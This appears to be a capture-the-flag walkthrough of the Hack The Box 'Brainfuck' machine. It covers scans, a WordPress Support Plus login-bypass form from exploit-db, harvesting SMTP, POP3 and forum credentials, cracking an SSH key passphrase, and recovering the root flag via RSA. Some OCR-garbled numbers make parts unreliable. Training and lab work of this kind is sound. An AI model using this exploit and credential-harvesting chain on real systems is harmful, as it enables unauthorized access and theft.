


Brainfuck :

Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.17
```


```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:d0:b3:34:e9:a5:37:c5:ac:b9:80:df:2a:54:a5:f0 (RSA)
|   256 6b:d5:dc:15:3a:66:7a:f4:19:91:5d:73:85:b2:4c:b2 (ECDSA)
|_  256 23:f5:a3:33:33:9d:76:d5:f2:ea:69:71:e3:4e:8e:02 (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
110/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: PIPELINING UIDL CAPA SASL(PLAIN) USER AUTH-RESP-CODE RESP-CODES TOP
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: SASL-IR IMAP4rev1 IDLE post-login Pre-login ID AUTH=PLAINA0001 have OK listed LOGIN-REFERRALS ENABLE capabilities LITERAL+ more
443/tcp open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck Ltd./stateOrProvinceName=Attica/countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfuck.htb
| Not valid before: 2017-04-13T11:19:29
|_Not valid after:  2027-04-11T11:19:29
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
```

We see under port 443 two DNS : brainfuck.htb and sup3rs3cr3t.brainfuck.htb, add them to your hosts file.

```
root@kali:~# cat /etc/hosts
```

```
10.10.10.17     brainfuck.htb   sup3rs3cr3t.brainfuck.htb
```

Browsing https://brainfuck.htb show us three intersting thing.



It’s a WordPress site, SMTP Integration is ready and we got the mail « orestis@brainfuck.htb ».

Runing wpscan show us those information.

```
root@kali:~# wpscan -e p,t,u --url https://brainfuck.htb/ --disable-tls-checks
```

```
[!] Title: WP Support Plus Responsive Ticket System <= 8.0.7 - Remote Code Execution (RCE)
    Fixed in: 8.0.8
    References:
     - https://wpvulndb.com/vulnerabilities/8949
     - https://plugins.trac.wordpress.org/changeset/1763596/wp-support-plus-responsive-ticket-system
```

```
[i] User(s) Identified:

[+] admin
 | Detected By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] administrator
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

There is few vulnerability one of them is a Remote Code Execution. And we found two username (admin and administrator).

Exploitation :


After some research on google, we found the RCE exploit.


Source : https://www.exploit-db.com/exploits/41006

Save the html code to a file with html extension, replace the url with the brainfuck one and admin for username and put the orestis mail as email.


```
root@kali:~/Desktop# cat login.html
<form method="post" action="https://brainfuck.htb/wp-admin/admin-ajax.php">
        Username: <input type="text" name="username" value="admin">
        <input type="hidden" name="email" value="orestis@brainfuck.htb">
        <input type="hidden" name="action" value="loginGuestFacebook">
        <input type="submit" value="Login">
</form>
```

Start a webserver and browse your file.







Press Login and it will lead you this url.



Come back to home page and you are loged as admin.



Go to WordPress administration panel, under Settings > Easy WP SMTP, you have all information about SMTP connection and you can read the password by pressing F12 and using inspector for locate the password.



Password = kHGuERB29DNiNE

Connect to SMTP with telnet, and use « rest <number> » for read mail.

```
root@kali:~# telnet 10.10.10.17 110
Trying 10.10.10.17...
Connected to 10.10.10.17.
Escape character is '^]'.
+OK Dovecot ready.
user orestis
+OK
pass kHGuERB29DNiNE
+OK Logged in.
retr 1
+OK 977 octets
```

```
Your new WordPress site has been successfully set up at:

https://brainfuck.htb

You can log in to the administrator account with the following information:

Username: admin
Password: The password you chose during the install.
Log in here: https://brainfuck.htb/wp-login.php

We hope you enjoy your new site. Thanks!

--The WordPress Team
```

This mail isnt reall interesting.


```
retr 2
+OK 514 octets
```

```
To: orestis@brainfuck.htb
Subject: Forum Access Details
Message-Id: <20170429101206.4227420AEB@brainfuck>
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST)
From: root@brainfuck.htb (root)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9UmdO

Regards
```


But on this one we got creds for https://sup3rs3cr3t.brainfuck.htb/

username : orestis
password : kIEnnfEKJ#9UmdO

Browse the sup3rs3cr3t domain and login as orestis.



Once loged, we found three thread.



Developement isnt usefull, on SSH Access, we learn orestis losed ssh access and ask the admin to send the key as soon as possible, and tell him he opened an encrypted thread.

Into key its seem the encrypted thread, and we found something interesting.

Pieagnm - Jkoijeg nbw zwx mle grwsnn


seem to be :

Orestis -Hacking for fun and profit

Go to an online One Time Pad decipher.


Source : http://rumkin.com/tools/cipher/otp.php

Into your message put the encoded signature. And into The pad, the decoded signature.



It give as key, « Brainfu – Ckmybr inf uck myb rainfu ». So the key seem to be « fuckmybrain ».

And we found another thing interesting.



This seem an URL, let's decode it with vigenere online decipher and the key « fuckmybrain ».

Source : https://cryptii.com/pipes/vigenere-cipher

We got an id_rsa.

Now we need the password of id_rsa, to connect as orestis ssh. Let's use john and ssh2john to crack the id_rsa.

```
root@kali:~/Downloads# python /usr/share/john/ssh2john.py id_rsa > hash
root@kali:~/Downloads# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
3poulakia!       (id_rsa)
```

Now connect to ssh and give right permission at id_rsa.

```
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa orestis@10.10.10.17
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


You have mail.
Last login: Fri Aug 30 05:16:25 2019 from 10.10.14.17
orestis@brainfuck:~$ whoami
orestis
```

We are connected as Orestis ssh, take user flag.

```
orestis@brainfuck:~$ cat user.txt
2c11cfbc5b959f73ac15a3310bd097c9
```

User.txt = 2c11cfbc5b959f73ac15a3310bd097c9

Privilege Escalation :

We found those three file (debug.txt, output.txt and encrypt.sage).

```
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
```

The encrypt.sage file seem to show the root.txt flag encrypted.

```
orestis@brainfuck:~$ cat encrypt.sage
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt","w")
debug = open("debug.txt","w")
m = Integer(int(password.encode('hex'),16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1), proof=False)
n = p*q
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)



c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Into Debug and Output text file there is encrypted information.

```
orestis@brainfuck:~$ cat debug.txt
7493025776465062819629921475535241674460826792785520881387158343265274170009282504
048849410398529331091631936518303033083125655804456692848472255351665203077020854527787566735458858381555452648322845008266612906844847937070333480373963284146649074252278753696897245898433245929775591091774274652021374143174079308020079179525084227928690216891939274850163327136225270252191051542544723446272849477797262809954319474542927824263132555231376105323238137144836394342575368300627682863779200108418503468372380155714647550746693731104118703317069745734989121266414098218556785818044676088241775089762547593192109559770539970
orestis@brainfuck:~$ cat output.txt
Encrypted Password: 446419148210740719302978145898517467005934707704171118046489200183963052469561273371509360811441064052841348458513925410808626523868408697686224380386908034725502780424630298160287773781412170233367105454495129739505917550537357967997733690440836739110350306055811449775528657713955787785155142889308329151 82
```

After some search on google i found a script for decode it.

Source :
https://gist.githubusercontent.com/intrd/3f6e8f02e16faa54729b9288a8f59582/raw/8c7f3dd980bdbaa42a49e5f25ea62e74fd637b71/rsa_egcd.py

Download it.

```
root@kali:~# wget https://gist.githubusercontent.com/intrd/3f6e8f02e16faa54729b9
288a8f59582/raw/8c7f3dd980bdbaa42a49e5f25ea62e74fd637b71/rsa_egcd.py
```

Modify the value on the script depending on the result of output and debug text files.

p = Fisrt line of debug.txt
q = Second line of debug.txt
e = Third line of debug.txt

ct = cipher text = Encrypted password of output.txt

```
p = 749302577646506281962992147553524167446082679278
q = 702085452778756673545885838155545264832284500826
e =
308020079179525084227928690216891939274850163327136
ct =
446419148210740719302978145898517467005934707704171
```

Then execute the script.

```
root@kali:~# python rsa_egcd.py
d_hex: 0xc6eccf2d2584044e2173cf0efa88f839ee184df56ce3e6aa450cfcdf9e5ec8b4
d8123c2cd57ee4bf7c84e423941191ec57a7944e31327a722143edc1981ecf24bd9b389d6
73a1bd44288103e501f46994b700ac1abcb15339ff0750566957064605eb9205d159360fb
6b907b39ee98683b0f6f418619fcb1665c4c7fa7984e9L
n_dec: 873061943450542420269524339311087529982483791600518349571160587159
970422697829509624135727770919760163726737095730026723557679458891077938 4
003565449171336685547398771618018696647404657266705536859125227436228202 2
697478098844388858375993217629972768494573970065480098246083654466262325 7
092201816561014915197 7
pt_dec: 246040520294013860499802969537842870790592458678809669442466628 49
341507003750
flag
6efc1a5dbb8904751ce6566a305bb8ef
```

We got root flag !

Root.txt = 6efc1a5dbb8904751ce6566a305bb8ef